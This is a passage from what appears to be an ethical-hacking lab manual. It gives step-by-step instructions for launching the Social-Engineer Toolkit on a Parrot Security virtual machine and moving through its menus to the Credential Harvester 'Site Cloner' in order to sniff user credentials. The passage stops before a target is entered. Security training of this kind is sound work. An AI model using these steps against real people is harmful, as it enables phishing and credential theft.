
Although many kinds of attacks can be carried out using SET, it is also a must-have tool for penetration testers to check for vulnerabilities. For this reason, SET is the standard for social engineering penetration tests, and is strongly supported within the security community.

As an ethical hacker, penetration tester, or security administrator, you should be familiar with SET and be able to use it to perform various tests for network vulnerabilities.

Here, we will sniff user credentials using the SET.

1. Turn on the **Windows 11** and **Parrot Security** virtual machine.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the Password field and press Enter to log in to the machine.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

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

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Type **setoolkit** and press **Enter** to launch Social-Engineer Toolkit (SET).



7. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**.

   Note: If a **Do you agree to the terms of service [y/n]** question appears, enter **y** and press **Enter**.



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

8. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.



9. A list of options in **Website Attack Vectors** appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.

10. Type **2** and press **Enter** to choose **Site Cloner** from the menu.



